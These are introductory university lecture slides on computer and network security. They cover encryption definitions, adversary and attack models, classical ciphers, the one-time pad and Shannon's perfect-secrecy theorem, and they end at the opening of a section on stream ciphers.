

# Computer and Network Security

a.y. 2019-20

Prof. Fabrizio d'Amore

[damore@diag.uniroma1.it](mailto:damore@diag.uniroma1.it)

<https://sites.google.com/a/dis.uniroma1.it/cns>

# Cryptography vs Security

- Cryptography and Security differ
- Cryptography deals with **secrecy** of information
- Most real security deals with problems of **fraud**:
  - Message modifications
  - User authentication
- Much of **security** has little to do with encryption  
**however it might use cryptography**
- Almost invariably, **encryption** does not live alone without some form of ***authentication***

# Requirements

## This course

- ❑ Secrecy of communication (encryption)
- ❑ Data integrity (how to check if data are modified maliciously)
- ❑ Digital signatures (how to sign a digital document)
- ❑ Authentication (of user)
- ❑ Standard and real world systems
- ❑ Availability of...
  - ❑ data, computing power, communications media etc.


# Encryption: definitions

- Encryption function (& algorithm):  $E$
- Decryption function (& algorithm):  $D$
- Encryption key  $k_1$
- Decryption key  $k_2$
- Message space (usually binary strings)
- For every message  $m$ :  $D_{k_2}(E_{k_1}(m)) = m$ 
  - Secret key (Symmetric)  $k_1 = k_2$
  - Public key (Asymmetric)  $k_1 \neq k_2$

# Threat & Exploit


- threat
  - menace, something that is a source of danger
- exploit ("achievement", or "accomplishment")
  - software, chunk of data, or sequence of commands that take advantage of a vulnerability to cause unintended or unanticipated behavior to occur on computer (e.g., gaining control of a computer system, allowing privilege escalation, denial of service attack etc.)

# Communication Model



1. Two parties – Alice and Bob
2. Reliable communication line
3. Shared encryption scheme:  $E, D, k_1, k_2$
4. Goal: send a message  $m$  confidentially

# Threat (Attack) Model



4. Goal: send a message  $m$  confidentially

# Adversary

## Passive


- reads the exchanged messages (no change)

## Active

- can modify messages sent by Alice or Bob
- can send false (fake) messages claiming that they have been sent by someone else (Alice or Bob)


# Passive adversary: *packet sniffing*

Trudy reads all messages exchanged by A and B



# Active adversary: IP spoofing

T is able to *forg*e messages that look like messages sent by B (modification of IP header)




# Security Threat: Denial of Service (DoS)


Attackers send many many packets to the attacked host

Distributed attack (DDoS, through infection of unaware computers)

- SYN packets are often used, why?



# TCP three way handshake



# Security goals

If the keys are unknown then

- it is hard to obtain even partial information on the message
- it is hard to find the key even if we know clear text

HARD = Computationally hard: it takes long time even if the most powerful computers are available

# Security goals

Possibilities:

- No adversary can determine message  $M$  (*not enough*)
- No adversary can determine some information about  $M$  (*not enough*)
- No adversary can determine any *meaningful* information about  $M$  (*good*)
- *Even in probabilistic sense*

# Adversarial model

- Trudy attempts to discover information about  $M$
- Trudy knows the algorithms  $E, D$
- Trudy knows the message space
- Trudy has at least partial information about  $E_{k_1}(M)$
- Trudy does not know  $k_1, k_2$


# Additional definitions

- Plaintext – the message prior to encryption (“attack at dawn”, “sell MSFT at 57.5”)
- Ciphertext – the message after encryption (“ax4erkjpjepmm”, “jhhfoghjklvhgbljhg” )
- Symmetric key – encryption scheme where  $k_1 = k_2$  (classical cryptography)

# Examples – bad ciphers

## Shift cipher (Caesar's cipher)

- 26 keys; easy to check them all
- conclusion: large key space required



## Substitution cipher

- large key space, but...

# Substitution cipher

Plain	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
Cipher	W	H	O	V	I	B	P	L	C	J	Q	X	D	K	R	Y	E	S	Z	A	F	T	M	G	N	U

## Example


- plaintext:      **attack at dawn**
- ciphertext:      **waawoq wa vwmk**

Size of key space:  $26! = 403291461126605635584000000$

$\sim 4.03 \times 10^{26}$  is it large enough?

# Substitution cipher easily breakable

- in spite of huge size of key space, it is still “easy” to break thru statistical analysis of language (frequency analysis)



# Perfect Cipher

- Plaintext space =  $\{0, 1\}^n$ ,  $D$  known
- Given a ciphertext  $C$  the probability that exists  $k2$  such that  $D_{k2}(C) = P$  for any plaintext  $P$  is equal to the **apriori** probability that  $P$  is the plaintext.

In other words: *the ciphertext does not reveal any information on the plaintext*

$$\Pr[\text{plaintext} = P \mid \text{ciphertext} = C] = \Pr[\text{plaintext} = P]$$

$$\text{in short: } \Pr[P \mid C] = \Pr[P]$$

Probabilities are over the key space and the plaintext space.

# Conditional probability

- $\Pr[P \mid C] = \Pr[P \wedge C] / \Pr[C]$  (def. of cond. pr.)
- $\Pr[P \wedge C] = \Pr[P \mid C] \Pr[C] = \Pr[C \mid P] \Pr[P]$  (Th. Bayes)
  - if P and C independent:  $\Pr[P \wedge C] = \Pr[P] \Pr[C]$

Hence, in a perfect cipher ( $\Pr[P \mid C] = \Pr[P]$ ):

- $\Pr[P] \Pr[C] = \Pr[C \mid P] \Pr[P]$
- $\Pr[C] = \Pr[C \mid P]$

# Example – One Time Pad

AKA [Vernam Cipher](#), invented in 1917 and patented in 1919 while *Gilbert Vernam* was working at AT&T

- Plaintext space:  $\{0,1\}^n$
- Key space:  $\{0,1\}^n$
- The scheme is symmetric, *key K is chosen at random*
- $E_K(P) = C = P \oplus K$
- $D_K(C) = C \oplus K = P \oplus K \oplus K = P$
- $\oplus$  : exclusive OR (bit by bit)

# Pros and Cons

- Claim: the one time pad is a perfect cipher.  
[given a  $k$  bit cipher text every  $k$ -bit plain text has got same probability if key is random]
- Problem: size of key space, as show by the following
- Theorem (Shannon): A cipher cannot be perfect if the size of its key space is less than the size of its message space.
- Why???

# Proof of Shannon's th.

- By contradiction.
- Assume #keys ( $l$ ) < #messages ( $n$ ) and consider ciphertext  $C_0$  s.t.  $\Pr[C_0] > 0$  ( $C_0$  must exist!)
- For some key  $K$ , consider  $P = D_K(C_0)$ . There exist at most  $l$  (#keys) such messages (one per each key).
- Choose message  $P_0$  s.t. it is not of the form  $D_K(C_0)$  (there exist  $n-l$  such messages)
- Hence  $\Pr[C_0 | P_0] = 0$
- But in a perfect cipher  $\Pr[C_0 | P_0] = \Pr[C_0] > 0$ . Contradiction.

# Attack Models

- **Eavesdropping**: secretly listening to private conversation of others without their consent
- **Known plaintext**: attacker has samples of both plaintext and its encrypted version (ciphertext) and is at liberty to make use of them to reveal further secret information such as secret keys
- **Chosen plaintext**: attacker has the capability to choose arbitrary plaintexts to be encrypted and obtain the corresponding ciphertexts. The goal of the attack is to gain some further information which reduces the security of the encryption scheme. In the worst case, a chosen-plaintext attack could reveal the scheme's secret key

# Attack Models

- **Adaptive chosen plaintext**: the cryptanalyst makes a series of interactive queries, choosing subsequent plaintexts based on the information from the previous encryptions.
- **Chosen ciphertext**: the cryptanalyst gathers information, at least in part, by choosing a ciphertext and obtaining its decryption under an unknown key.
- **Physical access**
- **“Physical” modification** of messages

# Computational Power

With sufficient computational power any crypto code can be broken (by trying all possible keys)

- Time
- Hardware
- Storage

When an attack is feasible?

- Theoretical – polynomial time
- Practical (2008) –  $2^{64}$  is feasible,  $2^{80}$  is infeasible (it requires too much time)

# Key length

Number of bits of Keys increases over time:

- *20 bit (1 million keys) easy to break*
- *56 bit (about 66 million of billion of keys) good 15 years ago: today not safe*
- *512 bit (more than 40000000...0000000000 - 4 followed by 153 zeri - keys) today: safe; tomorrow?*

# Big numbers

- Enalotto: different columns                     $622.614.630 = 1.15 \cdot 2^{29}$
- Seconds since the earth exists                 $1.38 \cdot 2^{57}$
- Clocks in a century of a  
    3 GHz computer                                   $4.05 \cdot 2^{61}$
- Clock in a century of 1000000  
    2 GHz computers                                   $4.05 \cdot 2^{81}$
- 249 bit prime numbers of                         $1.8 \cdot 2^{244}$
- Electrons in the universe                         $1.8 \cdot 2^{258}$

# Cryptography

- Cryptography is secure communication and
  - Data integrity: how to check whether data have been modified
  - Digital signature: how to sign messages
  - Authentication: how to identify users
- To use it we must define “good” keys: random number generation
- To understand it we need Algebra

# Standards

Textbook vs standards

- Robust implementation to attacks
- Combination of several tools in one protocol

Kerberos, SSL, IPSEC, PKCS, X509...

# Cryptography vs Security

Cryptography does not guarantee security

- Rules of the thumb Viruses, worms, trojan horses
- Multi level model of security
- Firewalls
- ... (depending on time)

# Textbook

- *Network Security: private communication in a public world, 2 ed.* Kaufman, Perlman, Speciner, Prentice Hall
- Slides

## Other references:

- *Handbook of Applied Cryptography*  
Menezes, Van Oorschot, Vanstone, CRC Press  
download <http://www.cacr.math.uwaterloo.ca/hac>
- Wikipedia
- Other proposed materials

# Slides

Slides on crypto are strongly based on material by Amos Fiat  
(Tel Aviv U.)

Good crypto courses on the Web with interesting material on  
web site of:

- Ron Rivest, MIT
- Dan Boneh, Stanford
- Phil Rogaway, Davis
- Doug Stinson, Waterloo
- Amos Fiat, Tel Aviv

**SLIDES ARE NOT SUBSTITUTE OF TEXTBOOK !!!**



# **SECRET KEY:**

## **STREAM CIPHERS & BLOCK CIPHERS**

**Computer & Network Security**

# SECRET KEY CRYPTOGRAPHY

Alice and Bob share

- A crypto protocol  $E$
- A secret key  $K$
- They communicate using  $E$  with key  $K$
- Adversary knows  $E$ , knows some exchanged messages but ignores  $K$

Two approaches:


- Stream Cipher
- Block ciphers

# STREAM CIPHERS


Idea: try to simulate *one-time pad*

- define a secret key ("seed")
- using the seed generate a byte stream (*Keystream*):  $i$ -th byte is function of
  - only key (*synchronous* stream cipher), or
  - both key and first  $i-1$  bytes of ciphertext (*asynchronous* stream cipher)
- obtain ciphertext by bitwise XORing plaintext and keystream

# SYNCHRONOUS STREAM CIPHER

